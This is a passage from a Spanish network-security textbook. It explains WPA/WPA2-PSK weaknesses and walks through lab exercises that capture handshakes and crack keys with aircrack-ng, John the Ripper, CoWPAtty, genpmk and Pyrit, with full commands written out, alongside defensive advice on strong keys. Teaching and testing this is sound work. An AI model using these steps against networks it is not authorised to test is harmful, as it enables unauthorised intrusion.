No importa lo compleja que se elija una clave WEP, la herramienta aircrack-ng siempre conseguirá recuperarla con un máximo de 60.000 paquetes.

5.3 WPA/WPA2

Wi-Fi Protected Access, o acceso protegido Wi-Fi, en castellano, es un protocolo diseñado para superar las vulnerabilidades halladas en WEP sin necesidad de modificar completamente todo el hardware de red.

Una de las mejoras de WPA es la implementación del **protocolo de integridad de la clave temporal** (**TKIP**), que modifica sincronizadamente las claves a medida que el sistema se utiliza. WPA también mejora la integridad de la información cifrada. La **comprobación de redundancia cíclica** que emplea WEP, **CRC**, es poco segura, pues puede alterarse la información y actualizar a continuación la CRC sin conocer la clave WEP. WPA, sin embargo, implementa un **código de integridad del mensaje** (**MIC**), conocido como **Michael**, mucho más robusto.

Tanto WPA como su versión 2, WPA2, usan para autenticarse un servidor Radius donde se almacenan las credenciales y contraseñas de los usuarios, en su versión empresarial; o una clave compartida PSK, en su versión personal. Ambos protocolos, aunque mucho más seguros que WEP, siguen siendo vulnerables a ciertos ataques. WPA/WPA2-PSK es sensible a un **ataque por diccionario**, pues emplean el protocolo TKIP, que es vulnerable a la recuperación de la *keystream*, o código pseudoaleatorio que produce los criptogramas. Tan solo sería necesario tener acceso a la negociación en cuatro pasos que se da entre cliente y *router* y un buen diccionario para efectuar el ataque (Figura 5.21).




Figura 5.21. Negociación en cuatro pasos en redes WPA/WPA2-PSK

Las herramientas de BackTrack derivarán los 256 bits de la llave PSK para cada palabra del diccionario y, junto al resto de parámetros de la sesión, crearán la pareja de claves transitorias PTK. A continuación, usarán esta pareja para verificar la integridad del mensaje (MIC) en uno de los paquetes de la fase de negociación. Si resulta correcto, entonces esa palabra del diccionario debe ser la clave. Así pues, cuanto mejor sea el diccionario que podamos emplear, más posibilidades tendremos de encontrar la llave en un cifrado WPA/WPA2-PSK (Figura 5.22).




Figura 5.22. Comprobación de contraseñas WPA en un ataque por diccionario

5.4 REVENTANDO WPA/WPA2-PSK

Para que el ataque que vamos a explicar a continuación tenga éxito, debe cumplir tres condiciones que, a día de hoy, son bastante usuales en un escenario real:

- ✓ La red emplea el protocolo de integridad de la clave temporal (TKIP).
- ✓ Las comunicaciones se realizan a través del protocolo de Internet versión 4 (IPv4).
- ✓ El intervalo de actualización de claves es elevado, en torno a 3.600 s.

Siga cuidadosamente estos pasos para reproducir un escenario en el que se desea probar la fortaleza de una contraseña WPA:

1. Acceda al panel de control de su punto de acceso para establecer las condiciones iniciales de configuración. En la ficha **Seguridad inalámbrica** seleccione como modo de seguridad **WPA-Personal** con el algoritmo **TKIP** y un intervalo de regeneración de claves de al menos 3.600 s. Como contraseña WPA-PSK elegiremos **123n0747i0n**, para que sea vulnerable a un ataque por diccionario.

NOTA
Mire con tranquilidad el manual de su *router*, pues las opciones de seguridad varían no solo entre marcas, sino también entre modelos dentro de la misma marca.

2. Abra una consola en BackTrack y, tras poner su adaptador en modo monitor, escriba el comando `airodump-ng --bssid C0:C1:C0:05:C2:30 --channel 9 --write crackingWPA mon0` para comenzar a capturar paquetes de nuestro PA (Figura 5.23).

Figura 5.23. Captura de paquetes en una red WPA-PSK

3. Ahora es momento de esperar a que algún cliente se conecte al *router* y de este modo tener acceso a las cuatro fases de negociación del protocolo. Si hubiera algún cliente ya registrado en la red, podríamos lanzar previamente un ataque de desautenticación, como ya vimos, para forzar su reconexión. En cuanto se conecte, verá en la esquina superior derecha la indicación **WPA handshake**, lo que significa que ya se ha almacenado el proceso de negociación (Figura 5.24).




Figura 5.24. Captura del proceso de negociación

De los paquetes capturados, los más importantes son las peticiones-respuestas ARP. La mayor parte del texto plano de aquellos es conocida por el atacante, salvo los últimos 8 bytes Michael y los 4 bytes ICV.

4. Detenga el proceso con **Ctrl + C** y abra con Wireshark el fichero *crackingWPA-01.cap*, que se encuentra en la ruta */root*. Encontrará los paquetes de la negociación buscando el protocolo **EAPOL** (protocolo de autenticación extensible sobre LAN [Figura 5.25]).




Figura 5.25. Comprobación de los paquetes de las fases de negociación

5. Ahora ya casi estamos preparados para romper la clave. Lo único que nos queda es escoger el diccionario que vamos a usar. BackTrack trae por defecto un diccionario llamado *darkc0de.lst*, que se encuentra en la ruta */pentest/passwords/wordlists/* (Figura 5.26). Uno es tan bueno en esto como el diccionario que posea y como las contraseñas que los usuarios eligen dependen de muchos factores, entre otros el idioma o profesión, es buena idea hacerse con varios diccionarios específicos. Existen, así mismo, muchas herramientas que nos permiten construir nuestros propios diccionarios según los patrones que definamos.




Figura 5.26. Diccionario por defecto en BackTrack

6. Una vez localizado el diccionario, lance la herramienta aircrack-ng para efectuar el ataque por diccionario escribiendo en un terminal `aircrack-ng crackingWPA*.cap -w /pentest/passwords/ wordlists/darkc0de.lst` (Figura 5.27).

Figura 5.27. Ataque por diccionario a una red WPA-PSK

7. Aircrack-ng emplea el diccionario para encontrar entre todas las entradas la contraseña WPA. Si la clave elegida por el usuario legítimo de la red se encuentra en el diccionario, aircrack-ng la hallará y nos la mostrará en una consola como la mostrada en la figura 5.28.




Figura 5.28. Recuperación de la clave WPA-PSK con aircrack-ng

5.4.1 Ataque por fuerza bruta

Como acabamos de ver, si la contraseña de red elegida se encuentra en un diccionario, un ataque así siempre tendrá éxito. Por ello, cuanto mejores sean los diccionarios que podamos usar, mejores serán los resultados. No obstante, ¿qué ocurre si un ataque así no fructifica? Pues, lamentablemente, la última opción viable sería un **ataque por fuerza bruta**. Llamamos así a una técnica criptoanalítica que consiste en probar todas y cada una de las posibles claves hasta encontrar aquella que nos permite el acceso. Si una clave está formada por n bits, harán falta $2^n - 1$ operaciones para hallar la contraseña con certeza absoluta.

Este método puede parecer entonces la panacea del criptoanálisis. Cierto, sería así si no fuera por el coste computacional que dicho ataque requiere. Imagine por un momento que deseamos romper una clave alfanumérica de 8 caracteres. Si consideramos el alfabeto castellano con sus letras mayúsculas y minúsculas, más los 10 números de nuestro sistema decimal, entonces hablamos de $27 \cdot 2 + 10 = 64$ caracteres con repetición tomados de 8 en 8. Matemáticamente, el espacio de claves sería $64^8 = 2{,}81 \cdot 10^{14}$. Si un potente microprocesador pudiera comprobar 150.000 claves por segundo, que ya es muchísimo, necesitaría 59 años y medio para recorrer todo el espacio de claves. ¡Y eso para una contraseña de 8 caracteres! Este es el motivo por el que ambos ataques, fuerza bruta y diccionario, se suelen combinar.

BackTrack puede realizar ataques por fuerza bruta empleando diferentes herramientas, entre las que destacan **John the Ripper** y **CoWPAtty**. John the Ripper es una herramienta libre originalmente desarrollada para sistemas operativos Unix que de forma nativa implementa BackTrack (*/pentest/passwords/john/john*). Puede realizar ataques de diccionario como el realizado en el punto anterior o ataques por fuerza bruta.

Es capaz de romper varios algoritmos de cifrado y *hash*. Es una herramienta muy popular entre los administradores de sistemas, ya que permite comprobar la fortaleza de las contraseñas seleccionadas por los usuarios.

John the Ripper es capaz de detectar de forma automática el tipo de cifrado y se puede personalizar su algoritmo de prueba de contraseñas. Puede usarse contra varios *hash* usados típicamente en sistemas tipo Unix, como MD5 y Blowfish; Kerberos y LM (Lan Manager) en sistemas Windows.

Puede encontrar en línea una amplia documentación del software en la dirección *http://www.openwall.com/john/doc*.

ADVERTENCIA DE SEGURIDAD
La única contramedida eficaz ante un ataque por diccionario o por fuerza bruta es emplear contraseñas fuertes. Para ello, emplee generadores de claves, como el siguiente: *http://wpa.davidarboledas.es*.

Veamos de forma práctica cómo llevar a cabo un ataque por fuerza bruta empleando John the Ripper:

1. Entre en el panel de control de su punto de acceso y cambie la contraseña WPA-PSK por una de ocho letras minúsculas, como por ejemplo **abbacina**, para que de este modo el ataque pueda efectuarse en un tiempo prudencial. No podemos escoger una más pequeña porque el algoritmo de cifrado exige un mínimo de 8 y un máximo de 63 caracteres alfanuméricos. Tenga en cuenta que cuanto más larga sea la contraseña, más tiempo de cómputo necesitará John the Ripper para encontrar la clave.

2. Obtenga la fase de negociación entre la máquina legítima y el *router*, tal y como se explicó en los puntos 2 y 3 del epígrafe 5.4, *Reventando wpa/wpa2-psk*.

3. Una vez almacenado el archivo **.cap*, lance el ataque enlazando la salida de John the Ripper con aircrack-ng. Abra una consola en BackTrack y escriba cuidadosamente el siguiente comando: `/pentest/passwords/john/john --stdout --incremental: alpha | aircrack-ng -b C0:C1:C0:05:C2:30 -w - crackingWPA*.cap` (Figura 5.29). Para limitar el tiempo de cómputo, y como sabemos que la contraseña contiene solo letras, hemos limitado el ataque a esta opción (`--incremental:alpha`).

Figura 5.29. Ataque por fuerza bruta con John the Ripper

TRUCO
El ataque más fuerte que podemos emplear con John the Ripper es el que utiliza todas las posibles combinaciones alfanuméricas, lo que se consigue con la opción `--incremental:all`.

4. Tras algo más de nueve horas, John the Ripper encontró por fuerza bruta la clave WPA tras probar más de 38 millones de candidatas a un ritmo de 1.100 claves por segundo (Figura 5.30).




Figura 5.30. Clave WPA-PSK obtenida por fuerza bruta

CoWPAtty es una herramienta libre destinada a las auditorías de redes WPA/WPA2 basadas en el protocolo TKIP. Como John the Ripper, puede efectuar ataques por diccionario o por fuerza bruta y, al igual que aquella, puede lanzarse desde BackTrack. Fue creada por Joshua Wright y tiene todas las características que uno podría desear de una buena herramienta sin salir de su propósito. Encontrará toda la información del proyecto en la dirección *http://www.willhackforsushi.com/Cowpatty.html*.

Veamos cómo funciona:

1. Lo primero que haremos es lanzar airodump-ng para seleccionar una red WPA/WPA2-TKIP como objetivo.

2. Una vez elegido, ejecutaremos de nuevo airodump-ng para que ahora capture los paquetes transmitidos por el canal en el que emite el PA.




Figura 5.31. Captura de paquetes con airodump-ng

Para obtener la captura completa de la negociación en cuatro fases, es necesario que haya al menos un cliente conectado o esperar a que un cliente se conecte. Si hay un cliente conectado se lanzará un ataque de desautenticación, como hemos comentado otras veces, para que obtengamos la negociación en cuanto se autentique de nuevo.

3. Una vez que tenga la negociación, detenga `airodump-ng` y compruebe el archivo *.cap*. A continuación, lance CoWPAtty pasándole la ruta del diccionario, el archivo *cap* y el nombre de la red, como ve en la figura 5.32. Con *–r* le indicamos el archivo, con *–f* la ruta del diccionario y con *–2* le decimos que trabaje en modo no estricto, lo que resulta muy bueno si no se han conseguido los cuatro paquetes completos de la negociación.




Figura 5.32. Ataque de diccionario con CoWPAtty

5.4.2 Acelerando el proceso

Como ya sabemos, romper una clave WPA/WPA2-PSK es cuestión de tener un buen diccionario. En caso extremo, si tuviéramos todas las posibles combinaciones que conforman el espacio de claves, convertiríamos el ataque por diccionario en un ataque por fuerza bruta y, como ya se ha dicho, el problema es entonces el tiempo computacional. La clave se terminaría hallando, es cierto, pero a costa de un tiempo infinito.

La etapa limitante del proceso en los protocolos WPA/WPA2-PSK es la obtención de la clave PSK de 256 bits a partir de la contraseña utilizada en la configuración del PA. Así pues, si conseguimos calcular previamente la pareja de claves maestras (PMK) que se distribuye entre el PA y el cliente, el proceso se aceleraría enormemente.

Veamos a continuación, de forma práctica, cómo usar la herramienta `genpmk` para calcular las parejas de claves maestras de nuestra red.

1. Abra un terminal en BackTrack y escriba `genpmk -f /pentest/passwords/worlists/darc0de.lst -d Labora torio-PMK -s Laboratorio` (Figura 5.33).




Figura 5.33. Generación de PMK para la red Laboratorio

Con este comando hallaremos las PMK para la red con **SSID Laboratorio** utilizando el diccionario *darkc0de.lst*. El resultado, tras un laborioso tiempo de cómputo, se almacena en el archivo de nombre **Laboratorio-PMK**.

NOTA
Guarde el archivo **Laboratorio-PMK** para usos posteriores.

2. Una vez capturada la negociación entre el cliente y el *router*, para la que nos sirve cualquier archivo *crackingWPA*.cap* previo, emplearemos la aplicación **CoWPAtty** para iniciar el ataque de diccionario haciendo uso de las parejas de claves maestras halladas en el punto 1. Abra un terminal y escriba `cowpatty -d Laboratorio-PMK -s Laboratorio -r crackingWPA*.cap`, como muestra la figura 5.34.




Figura 5.34. Ataque de diccionario empleando PMK

3. Como ve en la figura siguiente, CoWPAtty ha necesitado poco más de 6 s para obtener la clave:

Figura 5.35. Obtención de la clave WPA-PSK con CoWPAtty y PMK

4. Si efectúa con aircrack-ng el mismo proceso, el tiempo necesario sube a 12 minutos (Figura 5.36). Esto demuestra que la parte computacional más costosa es hallar las parejas de claves maestras.




Figura 5.36. Recuperación de la clave WPA-PSK con aircrack-ng

5. Es posible, así mismo, realizar otra aproximación para reventar la clave. Podemos generar una base de datos PMK para una red dada y usarla a continuación con `aircrack-ng`.

   Abra una consola y escriba `airolib-ng PMKdatabase --import cowpatty Laboratorio-PMK`, donde **PMKdatabase** será la base de datos y **Laboratorio-PMK** el fichero generado en el punto 1 con el comando `genpmk` (Figura 5.37).




Figura 5.37. Fabricación de una base de datos para aircrack-ng

6. Ahora escriba `aircrack-ng -r PMKdatabase crackingWPA*.cap` en una consola para comenzar el ataque y observe cómo el tiempo se reduce de 12 minutos a 21 segundos (Figura 5.38).




Figura 5.38. Obtención de la clave WPA-PSK con PMK y aircrack-ng

ADVERTENCIA DE SEGURIDAD

Aunque WPA/WPA2-PSK es más seguro que WEP, sigue presentando vulnerabilidades. Si se ve obligado a usar cualquiera de estos dos protocolos, emplee claves aleatorias de 504 bits para evitar ataques por diccionario, reduzca el tiempo de regeneración de claves a menos de 120 s y cámbielas regularmente.

5.4.2.1 PYRIT

Pyrit es una aplicación de código abierto que se distribuye bajo licencia GNU GPLv3+. Se compila y ejecuta en plataformas tipo Unix y permite generar enormes bases de datos de parejas de claves maestras (PMK) para emplearlas contra los algoritmos WPA/WPA2-PSK. Está especialmente implementada para aprovechar la potencia computacional de las plataformas multinúcleo y las posibilidades de utilizar los procesadores de las tarjetas gráficas ATI y Nvidia.

Pyrit tiene básicamente dos partes:

- **Módulo principal**. Es el núcleo del programa. Forma parte de él la línea de comandos, el código de su base de datos y una extensión que emplea la CPU para la computación de las claves.

- **Módulos gráficos**. Añaden soporte para utilizar los procesadores de las tarjetas gráficas. Los módulos para Nvidia-CUDA y OpenCL se deben instalar para sacar provecho a su capacidad de procesamiento si el hardware que tenemos es compatible. Las GPU de ATI pueden utilizarse a través de la implementación OpenCL de AMD.

